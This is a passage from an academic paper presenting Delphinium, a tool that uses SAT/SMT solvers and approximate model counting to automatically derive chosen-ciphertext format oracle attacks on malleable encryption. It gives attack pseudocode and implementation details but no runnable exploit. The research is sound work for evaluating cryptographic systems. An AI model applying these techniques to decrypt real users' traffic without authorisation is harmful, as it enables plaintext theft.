If possible, we can now ask the solver to *simplify* the formula G_i by eliminating redundant constraints in the underlying representation. We now set $i \leftarrow i + 1$ and return to Step (1).

Step 3: Attack completion. The attack concludes when the solver is unable to identify a satisfying assignment in Step (1). In the ideal case, this occurs because the constraint system G_{i-1} admits only one possible candidate plaintext, M^*: when this happens, we can employ the solver to directly recover M^* and complete the attack. However, the solver may also fail to find an assignment because no further productive experiment can be generated, or simply because finding a solution proves computationally intractable. When the solver conclusively rules out a solution at iteration $i = 1$ (*i.e.,* prior to issuing any decryption queries) this can be taken as an indication that a viable attack is not practical using our techniques. Indeed, this feature of our work can be used to rule out the exploitability of certain systems, even without access to a decryption oracle. In other cases, the format oracle may admit only partial recovery of M^*. If this occurs, we conclude the attack by applying the solver to the final constraint formula G_{i-1} to extract a human-readable description of the remaining candidate space (*e.g.,* the bits of M^* we are able to uniquely recover).

Remark on efficiency. A key feature of the attack described above is that it is *guaranteed* to make progress at each round in which the solver is able to find a satisfying assignment to Equation (1). This is fundamental to the constraint system we construct: our approach forces the solver to ensure that each malleation string S implicitly partitions the candidate message set into a pair (M_0, M_1), such that malleation of messages in either subset by S will produce distinct outputs from the format checking function F. As a consequence of this, for any possible result from the real-world decryption oracle, the updated




Figure 2: Left: illustration of a plaintext candidate space defined by G_{i-1}, highlighting the two subsets $\mathcal{M}_0, \mathcal{M}_1$ induced by a specific malleation string $\mathbf{S}$. Right: the candidate space defined by G_i, in which many candidates have been eliminated following an oracle response $b = 1$.

constraint formula G_i *must* eliminate at least one plaintext candidate that satisfied the previous constraints G_{i-1}.

While this property ensures progress, it does not imply that the resulting attack will be *efficient*. In some cases, the addition of a new constraint will fortuitously rule out a large number of candidate plaintexts. In other cases, it might only eliminate a single candidate. As a result, there exist worst-case attack scenarios where the algorithm requires *as many queries as there are candidates for* M^*, making the approach completely unworkable for practical message sizes. Addressing this efficiency problem requires us to extend our approach.

Improving query profitability. We can define the *profitability* $\psi(G_{i-1}, G_i)$ of an experimental query by the number of plaintext candidates that are "ruled out" once an experiment has been executed and the constraint formula updated. In other words, this value is defined as the number of plaintext candidates that satisfy G_{i-1} but do *not* satisfy G_i. The main limitation of our first attack strategy is that it does not seek to optimize each experiment to maximize query profitability.

To address this concern, let us consider a more general description of our attack strategy, which we illustrate in Figure 2. At the i^{th} iteration, we wish to identify a malleation string $\mathbf{S}$ that defines two disjoint subsets $\mathcal{M}_0, \mathcal{M}_1$ of the current candidate plaintext space, such that for any concrete oracle result $\mathbf{r} \in \{0,1\}$ and $\forall M \in \mathcal{M}_\mathbf{r}$ it holds that $\mathsf{F}(\mathsf{Maul}_{\mathsf{plain}}(M, \mathbf{S})) = \mathbf{r}$. In this description, any concrete decryption oracle result must "rule out" (at a minimum) every plaintext contained in the subset $\mathcal{M}_{1-\mathbf{r}}$. This sets $\psi(G_{i-1}, G_i)$ equal to the cardinality of $\mathcal{M}_{1-\mathbf{r}}$.

To increase the profitability of a given query, it is therefore necessary to maximize the size of $\mathcal{M}_{1-\mathbf{r}}$. Of course, since we do not know the value $\mathbf{r}$ prior to issuing a decryption oracle query, the obvious strategy is to find $\mathbf{S}$ such that *both* $\mathcal{M}_0, \mathcal{M}_1$ are as large as possible. Put slightly differently, we wish to find an experiment $\mathbf{S}$ that maximizes the cardinality of the smaller subset in the pair. The result of this optimization is a greedy algorithm that will seek to eliminate the largest number of candidates with each query.

Technical challenge: model count optimization. While our new formulation is conceptually simple, actually realizing it involves overcoming serious limitations in current theory solvers. This is due to the fact that, while several production solvers provide optimization capabilities [49], these heuristics optimize for the *value* of specific variables. Our requirement is subtly different: we wish to solve for a candidate S that maximizes the *number of satisfying solutions* for the variables M_0, M_1 in Equation (1).[3]

Unfortunately, this problem is both theoretically and practically challenging. Indeed, merely *counting* the number of satisfying assignments to a constraint formula is known to be asymptotically harder than SAT [69, 70], and practical counting algorithms solutions [14, 20] tend to perform poorly when the combinatorial space is large and the satisfying assignments are sparsely distributed throughout the space, a condition that is likely in our setting. The specific optimization problem our techniques require proves to be even harder. Indeed, only recently was such a problem formalized, under the name Max#SAT [35].

Approximating Max#SAT. While an exact solution to Max#SAT is $\mathsf{NP}^{\mathsf{PP}}$-complete [35, 69], several works have explored *approximate* solutions to this and related counting problems [25, 35, 37, 65]. One powerful class of approximate counting techniques, inspired by the theoretical work of Valiant and Vazirani [71] and Stockmeyer [67], uses a SAT oracle as follows: given a constraint formula F over some bitvector T, add to F a series of s random parity constraints, each computed over the bits of T. For $j = 1$ to s, the j^{th} parity constraint can be viewed as requiring that $H_j(T) = 1$ where $H_j : \{0,1\}^{|T|} \rightarrow \{0,1\}$ is a universal hash function. Intuitively, each additional constraint reduces the number of satisfying assignments approximately by half, independently of the underlying distribution of valid solutions. The implication is as follows: if a satisfying assigment to the enhanced formula exists, we should be convinced (probabilistically) that the original formula

[3] Some experimental SMT implementations provide logic for reasoning about the cardinality of small sets, these strategies scale poorly to the large sets we need to reason about in practical format oracle attacks.

is likely to possess on the order of 2^s satisfying assignments. Subsequently, researchers in the model counting community showed that with some refinement, these approximate counting strategies can be used to approximate Max#SAT [35], although with an efficiency that is substantially below what we require for an efficient attack.

To apply this technique efficiently to our attack, we develop a custom count-optimization procedure, and apply it to the attack strategy given in the previous section. At the start of each iteration, we begin by conjecturing a candidate set size 2^s for some non-negative integer s, and then we query the solver for a solution to (S, M_0, M_1) in which approximately 2^s solutions can be found for *each* of the abstract bitvectors M_0, M_1. This involves modifying the equation of Step (1) by adding s random parity constraints to *each* of the abstract representations of M_0 and M_1. We now repeatedly query the solver on variants of this query, with increasing (resp. decreasing) values of s, until we have identified the maximum value of s that results in a satisfying assignment.[4] For a sufficiently high value of s, this approach effectively eliminates many "unprofitable" malleation string candidates and thus significantly improves the efficiency of the attack.

The main weakness of this approach stems from the probabilistic nature of the approximation algorithm. Even when 2^s satisfying assignments exist for M_0, M_1, the solver may deem the extended formula unsatisfiable with relatively high probability. In our approach, this false-negative will cause the algorithm to reduce the size of s, potentially resulting in the selection of a less-profitable experiment S. Following Gomes *et al.* [37], we are able to substantially improve our certainty by conducting t *trials* within each query, accepting iff at least $\lceil (\frac{1}{2} + \delta)t \rceil$ trials are satisfied, where δ is an adjustable tolerance parameter.

Putting it all together. The presentation above is intended to provide the reader with a simplified description of our techniques. However, this discussion does not convey most challenging aspect of our work: namely, the difficulty of implementing our techniques and making them practical, particularly within the limitations of existing theory solvers. Achieving the experimental results we present in this work represents the result of months of software engineering effort and manual algorithm optimization. We discuss these challenges more deeply in §4.

Using our techniques we were able to re-discover both well known and entirely novel chosen ciphertext attacks, all at a query efficiency nearly identical to the (optimal in expectation) human-implemented attacks. Our experiments not only validate the techniques we describe in this work, but they also illustrate several possible avenues for further optimization, both in our algorithms and in the underlying SMT/SAT solver packages. Our hope is that these results will inspire further advances in the theory solving community.

[4] Note that $s = 0$ represents the original constraint formula, and so a failure to find a satisfying assignment at this size triggers the conclusion of the attack.

2 Preliminaries

2.1 Encryption Schemes and Malleability

Our attacks operate assume that the target system is using a malleable symmetric encryption scheme. We now provide definitions for these terms.

Definition 1 (Symmetric encryption) A symmetric encryption scheme Π is a tuple of algorithms $(\mathsf{KeyGen}, \mathsf{Encrypt}, \mathsf{Decrypt})$ where $\mathsf{KeyGen}(1^\lambda)$ generates a key, the probabilistic algorithm $\mathsf{Encrypt}_K(M)$ encrypts a plaintext M under key K to produce a ciphertext C, and the deterministic algorithm $\mathsf{Decrypt}_K(C)$ decrypts C to produce a plaintext or the distinguished error symbol $\perp$. We use $\mathcal{M}$ to denote the set of valid plaintexts accepted by a scheme, and $\mathcal{C}$ to denote the set of valid ciphertexts.

2.1.1 Malleation Functions

The description of malleation functions is given in the form of two functions. The first takes as input a ciphertext along with an opaque data structure that we refer to as a *malleation instruction string*, and outputs a mauled ciphertext. The second function performs the analogous function on a plaintext. We require that the following intuitive relationship hold between these functions: given a plaintext M and an instruction string, the plaintext malleation function should "predict" the effect of mauling (and subsequently decrypting) a ciphertext that encrypts M.

Definition 2 (Malleation functions) The *malleation functions* for a symmetric encryption scheme Π comprise a pair of efficiently-computable functions $(\mathsf{Maul}^\Pi_{\mathsf{ciph}}, \mathsf{Maul}^\Pi_{\mathsf{plain}})$ with the following properties. Let $\mathcal{M}, \mathcal{C}$ be the plaintext (resp. ciphertext) space of Π. The function $\mathsf{Maul}^\Pi_{\mathsf{ciph}} : \mathcal{C} \times \{0,1\}^* \to \mathcal{C} \cup \{\perp\}$ takes as input a ciphertext and a *malleation instruction string*. It outputs a ciphertext or the distinguished error symbol $\perp$. The function $\mathsf{Maul}^\Pi_{\mathsf{plain}} : \mathcal{M} \times \{0,1\}^* \to \hat{\mathcal{M}}$, on input a plaintext and a malleation instruction string, outputs a

set $\hat{\mathcal{M}} \subseteq \mathcal{M} \cup \{\perp\}$ of possible plaintexts (augmented with the decryption error symbol $\perp$). The structure of the malleation string is entirely defined by these functions; since our attack algorithms will reason over the functions themselves, we treat S itself as an opaque value.

We say that $(\mathsf{Maul}^{\Pi}_{\mathsf{ciph}}, \mathsf{Maul}^{\Pi}_{\mathsf{plain}})$ *describes* the malleability features of Π if malleation of a ciphertext always induces the expected effect on a plaintext following encryption, malleation and decryption. More formally, $\forall K \in \mathsf{KeyGen}(1^{\lambda}), \forall C \in \mathcal{C}, \forall S \in \{0,1\}^*$ the following relation must hold whenever $\mathsf{Maul}^{\Pi}_{\mathsf{ciph}}(C,S) \neq \perp$:

$$\mathsf{Decrypt}_K(\mathsf{Maul}^{\Pi}_{\mathsf{ciph}}(C,S)) \in \mathsf{Maul}^{\Pi}_{\mathsf{plain}}(\mathsf{Decrypt}_K(C),S)$$

In §4.2.1 we discuss a collection of encryption schemes and implementing their associated malleation functions.

2.2 Theory Solvers and Model Counting

Solvers take as input a system of constraints over a set of variables, and attempt to derive (or rule out the existence of) a satisfying solution. Modern SAT solvers generally rely on two main families of theorem solver: DPLL [28, 29] and Stochastic Local Search [39]. Satisfiability Modulo Theories (SMT) solvers expand the language of SAT to include predicates in first-order logic, enabling the use of several theory solvers ranging from string logic to integer logic. Our prototype implementation uses a quantifier-free bitvector (QFBV) theory solver. In practice, this is implemented using SMT with a SAT solver as a back-end.[5] For the purposes of describing our algorithms, we specify a query to the solver by the subroutine $\mathsf{SATSolve}\{(A_1,\ldots,A_N) : G\}$ where $A_1,\ldots,A_N$ each represent abstract bitvectors of some defined length, and G is a constraint formula over these variables. The response from this call provides one of three possible results: (1) sat, as well as a concrete satisfying solution $(\mathbf{A_1}\ldots,\mathbf{A_N})$, (2) the distinguished response unsat, or (3) the error unknown.

Model counting and Max#SAT. While SAT determines the existence of a single satisfying assignment, a more general variant of the problem, #SAT, determines the *number* of satisfying assignments. In the literature this problem is known as *model counting* [11, 14, 20, 24, 37, 63, 70, 75].

In this work we make use of a specific optimization variant of the model count problem, which was formulated as Max#SAT by Fremont *et al.* [35]. In a streamlined form, the problem can defined as follows: given a boolean formula $\phi(X,Y)$ over abstract bitvectors X and Y, find a concrete assignment to X that *maximizes* the number of possible satisfying assignments to Y.[6] We will make use of this abstraction in our attacks, with realizations discussed in §3.2. Specifically, we define our main attack algorithm in terms of a generic Max#SAT oracle that has the following interface:

$$\mathsf{Max\#SAT}(\phi, X, Y) \rightarrow \mathbf{X}$$

2.3 Format Checking Functions

Our attacks assume a decryption oracle that, on input a ciphertext C, computes and returns $\mathsf{F}(\mathsf{Decrypt}_K(C))$. We refer to the function $\mathsf{F} : \mathcal{M} \cup \{\perp\} \rightarrow \{0,1\}$ as a *format checking function*. Our techniques place two minimum requirements on this function: (1) the function F must be efficiently-computable, and (2) the user must supply a machine-readable implementation of F, expressed as a constraint formula that a theory solver can reason over.

Function descriptions. Requiring format checking functions to be usable within SAT/SMT solvers raises additional implementation considerations. Refer to the full version of this paper [15] for discussion of these considerations, and to the artifact accompanying this work for implemented examples.

3 Constructions

In this section we present a high-level description of our main contribution: a set of algorithms for programmatically conducting a format oracle attack. First, we provide pseudocode for our main attack algorithm, which uses a generic Max#SAT oracle as its key ingredient. This first algorithm can be realized approximately using techniques such as the MaxCount algorithm of Fremont *et al.* [35], although this realization will come at a significant cost to practical performance. To reduce this cost and make our attacks practical, we next describe a concrete replacement algorithm that can be used in place of a Max#SAT solver. The combination of these algorithms forms the basis for our tool `Delphinium`.

3.1 Main Algorithm

Algorithm 1 presents our main attack algorithm, which we name DeriveAttack. This algorithm is parameterized

[5] In principle our attacks can be extended to other theories, with some additional work that we describe later in this section.

[6] The formulation of Fremont *et al.* [35] includes an additional set of boolean variables Z that must also be satisfied, but is not part of the optimization problem. We omit this term because it is not used by our algorithms. Note as well that, unlike Fremont *et al.*, our algorithms are not concerned with the actual *count* of solutions for Y.

by three subroutines: (1) a subroutine for solving the Max#SAT problem, (2) an implementation of the ciphertext malleation function $\mathsf{Maul}_{\mathsf{ciph}}$, and (3) a decryption oracle $\mathcal{O}_{\mathsf{dec}}$. The algorithm takes as input a target ciphertext C^*, constraint formulae for the functions $\mathsf{Maul}_{\mathsf{plain}}, \mathsf{F}$, and an (optional) initial constraint system G_0 that defines known constraints on M^*.

This algorithm largely follows the intuition described in §1.1. At each iteration, it derives a concrete malleation string **S** using the Max#SAT oracle in order to find an assignment that maximizes the number of solutions to the abstract bitvector $M_0 \| M_1$. It then mauls C^* using this malleation string, and queries the decryption oracle $\mathcal{O}_{\mathsf{dec}}$ on the result. It terminates by outputting a (possibly incomplete) description of M^*. This final output is determined by a helper subroutine SolveForPlaintext that uses the solver to find a unique solution for M^* given a constraint formula, or else to produce a human-readable description of the resulting model.[7]

Theorem 3.1 *Given an exact* Max#SAT *oracle, Algorithm 1 maximizes in expectation the number of candidate plaintext messages ruled out at each iteration.*

A proof of Theorem 3.1 appears in the full version of this paper [15].

Remarks. Note that a greedy adaptive attack may not be globally optimal. It is hypothetically possible to modify the algorithm, allowing it to reason over multiple oracle queries simultaneously (in fact, Phan *et al.* discuss such a generalization in their side channel work [58]). We find that this is computationally infeasible in practice. Finally, note also that our proof assumes an exact Max#SAT oracle. In practice, this will likely be realized with a probably approximately correct instantiation, causing the resulting attack to be a probably approximately greedy attack.

3.2 Realizing the Max#SAT Oracle

Realizing Algorithm 1 in practice requires that we provide a concrete subroutine that can solve specific instances of Max#SAT. We now address techniques for approximately solving this problem.

Realization from Fremont *et al.* Fremont *et al.* [35] propose an approximate algorithm called MaxCount that can be used to instantiate our attack algorithms. The MaxCount algorithm is based on repeated application of approximate counting and sampling algorithms [23, 24, 25], which can in turn be realized using a general SAT solver. While MaxCount is approximate, it can be tuned to provide a high degree of accuracy that is likely to be effective for our attacks. Unfortunately, the Fremont *et al.* solution has two significant downsides. First, to achieve the discussed bounds requires parameter selections which induce infeasible queries to the underlying SAT solver. Fremont *et al.* address this by implementing their algorithm with substantially reduced parameters, for which they demonstrate good empirical performance. However, even the reduced Fremont *et al.* approach still requires numerous calls to a solver. Even conducting a single approximate count of solutions to the constraint systems in our experiments could take hours to days, and such counts might occur several times in a single execution of MaxCount.

A more efficient realization. To improve the efficiency of our implementations, we instead realize a more efficient optimization algorithm we name FastSample. This algorithm can be used in place of the Max#SAT subroutine calls in Algorithm 1. Our algorithm can be viewed as being a subset of the full MaxCount algorithm of Fremont *et al.*

The FastSample algorithm operates over a constraint system $\phi(S, M_0 \| M_1)$, and returns a concrete value **S** that (heuristically) maximizes the number of solutions for the bitvectors M_0, M_1. It does this by first conjecturing some value s, and sampling a series of $2s$ low-density parity hash functions of the form $H : \{0,1\}^n \rightarrow \{0,1\}$ (where n is the maximum length of M_0 or M_1). It then modifies the constraint system by adding s such hash function constraints to each of M_0, M_1, and asking the solver to find a solution to the modified constraint system. If a solution is found (resp. not found) for a specific s, FastSample adjusts the size of s upwards (resp. downwards) until it has found the maximal value of s that produces a satisfying assignment, or else is unable to find an assignment even at $s = 0$.

The goal of this approach is to identify a malleation string **S** as well as the largest integer s such that at least 2^s solutions can be found for each of M_0, M_1. To improve the accuracy of this approach, we employ a technique originally pioneered by Gomes *et al.* [37] and modify each SAT query to include multiple *trials* of this form, such that only a fraction $\delta + 1/2$ of the trials must succeed in order for **S** to be considered valid. The parameters t, δ are adjustable; we evaluate candidate values in §5.

Unlike Fremont *et al.* (at least, when implemented at full parameters) our algorithm does not constitute a sound realization of a Max#SAT solver. However, empirically we find that our attacks using FastSample produce query counts that are close to the optimal possible attack.

[7] Our concrete implementation in §4 uses the solver to enumerate each of the known and unknown bits of M^*.

More critically, our approach is capable of identifying a candidate malleation string in seconds on the constraint systems we encountered during our experiments.

Additional algorithms. Our algorithms employ an abstract subroutine AdjustSize that is responsible for updating the conjectured set size s in our optimization loop:

$$(b_{\mathsf{continue}}, s', Z') \leftarrow \texttt{AdjustSize}(b_{\mathsf{success}}, n, s, Z)$$

The input bit b_{success} indicates whether or not a solution was found for a conjectured size s, while n provides a known upper-bound. The history string $Z \in \{0,1\}^*$ allows the routine to record state between consecutive calls. AdjustSize outputs a bit b_{continue} indicating whether the attack should attempt to find a new solution, as well as an updated set size s'. If AdjustSize is called with $s = \perp$, then s' is set to an initial set size to test, $b_{\mathsf{continue}} = \text{TRUE}$, and $Z' = Z$.

Finally, the subroutine ParityConstraint(n,l) constructs l randomized parity constraints of weight k over a bitvector $b = b_1 b_2 \ldots b_n$ where $k \leq n$ denotes the number of bit indices included in a parity constraint (i.e. the parity constraints come from a family of functions $H(b) = \bigoplus_{i=1}^{n} b_i \cdot a_i$ where $a \in \{0,1\}^n$ and the hamming weight of a is k).

Algorithm 1: DeriveAttack

Input: Machine-readable description of F, $\mathsf{Maul}_{\mathsf{plain}}$; target ciphertext C^*; initial constraints G_0;
Output: M^* or a model of the remaining plaintext candidates
Procedure:
$i \leftarrow 1$;
do
  Define $\phi(S, M_0 \| M_1)$ as $\big[G_{i-1}(M_0) = 1 \wedge G_{i-1}(M_1) = 1 \wedge \mathsf{F}(\mathsf{Maul}_{\mathsf{plain}}(M_0, S)) = 0 \wedge \mathsf{F}(\mathsf{Maul}_{\mathsf{plain}}(M_1, S)) = 1\big]$;
  $\mathbf{S} \leftarrow$ `Max#SAT` (ϕ, S, $M_0 \| M_1$);
  if $S \neq \perp$ **then**
    $\mathbf{r} \leftarrow \mathcal{O}_{\mathsf{dec}}(\mathsf{Maul}_{\mathsf{ciph}}(C^*, \mathbf{S}))$;
    Define $G_i(M)$ as $\big[G_{i-1}(M) \wedge (\mathsf{F}(\mathsf{Maul}_{\mathsf{plain}}(M, \mathbf{S})) = \mathbf{r})\big]$;
    $i \leftarrow i + 1$;
while $S \neq \perp$;
return `SolveForPlaintext`(G_i);

Algorithm 2: FastSample

Input: ϕ a constraint system over abstract bitvectors $S, M_0 \| M_1$; n the maximum length of (each of) M_0, M_1; m the maximum length of S; t number of trials; δ fraction of trials that must succeed
Output: $\mathbf{S} \in \{0,1\}^m$
Procedure:
$(b_{\mathsf{continue}}, s, Z) \leftarrow \texttt{AdjustSize}(\text{FALSE}, n, \perp, \varepsilon)$;
`// define` t `symbolic copies of the abstract bitvectors` M_0, M_1, `and a new constraint system` ϕ^t
$\{M_{1,0}, \ldots, M_{t,0}\} \leftarrow M_0$;
$\{M_{1,1}, \ldots, M_{t,1}\} \leftarrow M_1$;
Define $\phi^t(S, \{M_{1,0}, \ldots, M_{t,0}\}, \{M_{1,1}, \ldots, M_{t,1}\})$ as $\phi(S, M_{1,0} \| M_{1,1}) \wedge \cdots \wedge \phi(S, M_{t,0} \| M_{t,1})$;
while b_{continue} **do**
  `// Construct` $2t$ s`-bit parity constraints`
  for $i \leftarrow 1$ **to** t **do**
    $\mathcal{H}_{i,0} \leftarrow$ `ParityConstraint` (n, s);
    $\mathcal{H}_{i,1} \leftarrow$ `ParityConstraint` (n, s)
  `// Query the solver`
  $\mathbf{S} \leftarrow$
  $\mathsf{SATSolve}\{(S, \{M_{1,0}, \ldots, M_{t,0}\}, \{M_{1,1}, \ldots, M_{t,1}\}) :$
    $\exists \mathcal{R}_0 \subseteq [1,t] : |\mathcal{R}_0| \geq \lceil (0.5+\delta)t \rceil, \forall j \in \mathcal{R}_0 : \mathcal{H}_{j,0}(M_{j,0}) = 1 \wedge$
    $\exists \mathcal{R}_1 \subseteq [1,t] : |\mathcal{R}_1| \geq \lceil (0.5+\delta)t \rceil, \forall j \in \mathcal{R}_1 : \mathcal{H}_{j,1}(M_{j,1}) = 1 \wedge$
    $\phi^t(S, \{M_{1,0}, \ldots, M_{t,0}\}, \{M_{1,1}, \ldots, M_{t,1}\})\}$;
  if $S ==$ unsat **then**
    $b_{\mathsf{success}} = \text{FALSE}$;
  $(b_{\mathsf{continue}}, s, Z) \leftarrow$
  `AdjustSize`$(b_{\mathsf{success}}, n, s, Z)$;
return $\mathbf{S}$

4 Prototype Implementation

We now describe our prototype implementation, which we call `Delphinium`. We designed `Delphinium` as an extensible toolkit that can be used by practitioners to evaluate and exploit real format oracles.

4.1 Architecture Overview

Figure 3 illustrates the architecture of `Delphinium`. The software comprises several components:

Attack orchestrator. This central component is respon-




Figure 3: Architecture of `Delphinium`.

sible for executing the core algorithms of the attack, keeping state, and initiating queries to both the decryption oracle and SMT/SAT solver. It takes the target ciphertext C^* and a description of the functions F and $\mathsf{Maul}_{\mathsf{plain}}$ as well as the attack parameters t, δ as input, and outputs the recovered plaintext.

SMT/SAT solver. Our implementation supports multiple SMT solver frameworks (STP [1] and Z3 [49]) via a custom compatibility layer that we developed for our tool. To improve performance, the orchestrator may launch multiple parallel instances of this solver.

In addition to these core components, the system incorporates two user-supplied modules, which can be customized for a specific target:

Ciphertext malleator. This module provides a working implementation of the malleation function $\mathsf{Maul}^{\Pi}_{\mathsf{ciph}}$. We realize this module as a Python program, but it can be implemented as any executable compatible with the expected interface.[8]

Target interface (shim). This module is responsible for formatting and transmitting decryption queries to the target system. It is designed as a user-supplied module in recognition of the fact that this portion will need to be customized for specific target systems and communication channels.

As part of our prototype implementation, we provide working examples for each of these modules, as well as a test harness to evaluate attacks locally.

4.2 Implementation Details

Realizing our algorithms in a practical tool required us to solve a number of challenging engineering problems and to navigate limitations of existing SAT/SMT solvers.

Test Harness. For our experiments in §5 we developed a test harness to implement the Ciphertext Malleator and Target Interface shim. This test harness implements the code for mauling and decrypting M^* locally using a given malleation string **S**.

Selecting SAT and SMT solvers. In the course of this work we evaluated several SMT and SAT solvers optimized for different settings. Seeking the best of a few worlds, we use Z3 for formula manipulation and CryptoMiniSAT as a solving backend, bridged by CNF formula representations. Refer to the full version of this paper [15] for discussion and challenges of the solvers we evaluated.

Low-density parity constraints. Our implementation of model counting requires our tool to incorporate $2t$ s-bit distinct parity functions into each solver query. Each parity constraint comprises an average of $\frac{n}{2}$ exclusive-ORs (where n is the maximum length of M^*), resulting in a complexity increase of tens to hundreds of gates in our SAT queries. To address this, we adopted an approach used by several previous model counting works [32, 77]: using low-density parity functions. Each such function of these samples k random bits of the input string, with k centered around $log_2(n)$. As a further optimization, we periodically evaluate the current constraint formula G_i to determine if any bit of the plaintext has been fixed. We omit fixed bits from the input to the parity functions, and reduce both n and k accordingly.

Implementing AdjustSize. Because SAT/SMT queries are computationally expensive, we evaluate a few strategies for implementing AdjustSize which minimize time spent solving. We omit discussion of these strategies for brevity; refer to the full version of this paper [15].

Describing malleation. To avoid making users reimplement basic functionality, `Delphinium` provides built-in support for several malleation functions. These include simple stream ciphers, stream ciphers that support truncation (from either the left or the right side), and CBC mode encryption. The design of these malleation functions required substantial extensions to the `Delphinium` framework.

4.2.1 Implementing Malleation Functions

Truncation. Support for truncation requires `Delphinium` to support plaintexts of variable length. This functionality is not natively provided by the bitvector interfaces used in most solvers. We therefore modify the solver values to encode message length in addition to

[8] The interface requires input of a ciphertext and a malleation string, with output the mauled ciphertext.

content. This necessitates changes to the interface for F. We accomplish this by treating the first $log_2(n)$ bits of each bitvector as a *length field* specifying how long the message is and by having every implementation of F decode this value prior to evaluating the plaintext. To properly capture truncation off either end of a message, the malleation bitvector is extended by $2\dot{l}og_2(n)$ so the lowest order $log_2(n)$ bits of the malleation bitvector specify how many bits should be truncated off the low order bits of the plaintext and the next $log_2(n)$ bits specify what should be truncated from high order bits of the message. For ease of implementation, in some schemes the n bits following the truncation describe the length field of the plaintext. This allows for easily expressing the exclusive-OR portion of our malleation without bit-shifting and allows encoding extension. Some schemes, such as stream ciphers, only enable truncation off one side of the message, and so in this case we add a constraint to the formula which disallows truncation off the low order bits of a message. This is because trunction off the high order bits would imply a misalignment of the ciphertext with the keystream, causing decryption to produce effectively randomized plaintext.

Truncation for Block Cipher Modes. In block cipher modes such as CTR, CFB, and OFB, an attacker also has the ability to increment the nonce and truncate off blocks of ciphertext.[9] To capture this capability, in the malleation function we additionally constrain the malleation string to express truncation off the high order bits of a message (earlier blocks of ciphertext), provided the number of bits being truncated is a multiple of the block size.

CBC Mode. In contrast with stream ciphers, $\mathsf{Maul}^{\Pi_{\mathsf{CBC}}}_{\mathsf{plain}}$ is not equal to $\mathsf{Maul}^{\Pi_{\mathsf{CBC}}}_{\mathsf{ciph}}$ and moreover $\mathsf{Maul}^{\Pi_{\mathsf{CBC}}}_{\mathsf{plain}}$ is significantly more complex. In CBC mode, decryption of a ciphertext block C_i is defined as $P_i = Dec_k(C_i) \oplus C_{i-1}$ where C_{i-1} denotes the previous ciphertext block. Since the block C_i is given directly to a block cipher, any implementation must account for the the fact that modification of the block C_i creates an unpredictable effect on the output P_i, effectively randomizing it via the block cipher.

For a solver to reason over such an effect on the plaintext output, we would need to include constraint clauses corresponding to encryption and decryption, i.e. boolean operations implementing symmetric schemes like AES. To avoid this significant overhead, we instead modify the interface of $\mathsf{Maul}^{\Pi_{\mathsf{CBC}}}_{\mathsf{plain}}$ to output two abstract bitvectors (M, Mask). Mask represents a *mask string*: any bit j where $\mathsf{Mask}[j] = 1$ is viewed as a *wildcard* in the message vector M. When $\mathsf{Mask}[j] = 0$, the value of the output message is equal to $M[j]$ at that position, and when $\mathsf{Mask}[i] = 1$ the value at position $M[j]$ must be viewed as unconstrained. This requires that we modify F to take (M, Mask) as input. The modified F is able to produce a third value in addition to true and false. This new output value indicates that the format check cannot assign a definite true/false value on this input, due to the uncertainty created by the unconstrained bits.[10] Realizing this formulation requires only minor implementation changes to our core algorithms.

Exclusive-OR and Truncation for CBC. With CBC mode decryption, manipulating a preceding ciphertext block C_{i-1} produces a predictable exclusive-OR in the plaintext block P_i. A message that has been encrypted with a block cipher can also be truncated, provided that truncation is done in multiples of the block size. Therefore, we define malleability for CBC to capture (1) blockwise truncation (from either the left or right side of the ciphertext) and (2) exclusive-OR, where exclusive-OR at index i in one block produces the corresponding bit-flip at index i in the next block of decrypted ciphertext.

Supporting Extension. For encryption schemes that allow truncation off the beginning of a message, an attacker may also be able to fill in the truncated portion with arbitrary ciphertext, even if this ciphertext may decrypt to plaintext unknown to them. If the corresponding portion of the plaintext is not examined by the format check function, the attacker can derive information from such queries (if the portion is checked, the attacker can only learn the result of the check over random bits by nature of ciphers). Thus, we create an additional initial constraint for this special case, which allows extension to the ciphertext, limited to where the corresponding plaintext is not examined by the format function.

4.3 Software

Our prototype implementation of `Delphinium` comprises roughly 4.2 kLOC of Python. This includes the attack orchestrator, example format check implementations, the test harness, and our generic solver Python API which allows for modular swapping of backing SMT solvers, with implementations for Z3 and STP provided. In pursuing this prototype, we submitted various patches to the

[9] This is not necessarily possible when dealing with other stream ciphers, due to the keystream being misaligned with the ciphertext.

[10] In practice, we implement the output of F as a bitvector of length 2, and modify our algorithms to use 00 and 01 in place of 0 and 1, respectively.

underlying theory solvers that have since been included in the upstream software projects.

4.4 Extensions

In general, arbitrary functions on fixed-size values can be converted into boolean circuits which SMT solvers can reason over. Existing work in MPC develops compilers from DSLs or a subset of C to boolean circuits which could be used to input arbitrary check format functions easily [34, 53]. Experimenting with these, we find that the circuit representations are very large and thus have high runtime overhead when used as constraints. It is possible that circuit synthesis algorithms designed to decrease circuit size (used for applications such as FPGA synthesis) or other logic optimizers could reduce circuit complexity, but we leave exploring this to future work.

We additionally provide a translation tool from the output format of CMBC-GC [34] to Python (entirely comprised of circuit operations) to enable use of the Python front-end to `Delphinium`.

5 Experiments

5.1 Experimental Setup

To evaluate the performance of `Delphinium`, we tested our implementation on several multi-core servers using the most up-to-date builds of Z3 (4.8.4) and CryptoMiniSAT (5.6.8). The bulk of our testing was conducted using Amazon EC2, using compute-optimized `c5d.18xlarge` instances with 72 virtual cores and 144GB of RAM.[11] Several additional tests were run a 72-core Intel Xeon E5 CPU with 500GB of memory running on Ubuntu 16.04, and a 96-core Intel Xeon E7 CPU with 1TB of memory running Ubuntu 18.04. We refer to these machines as AWS, E5 and E7 in the sections below.

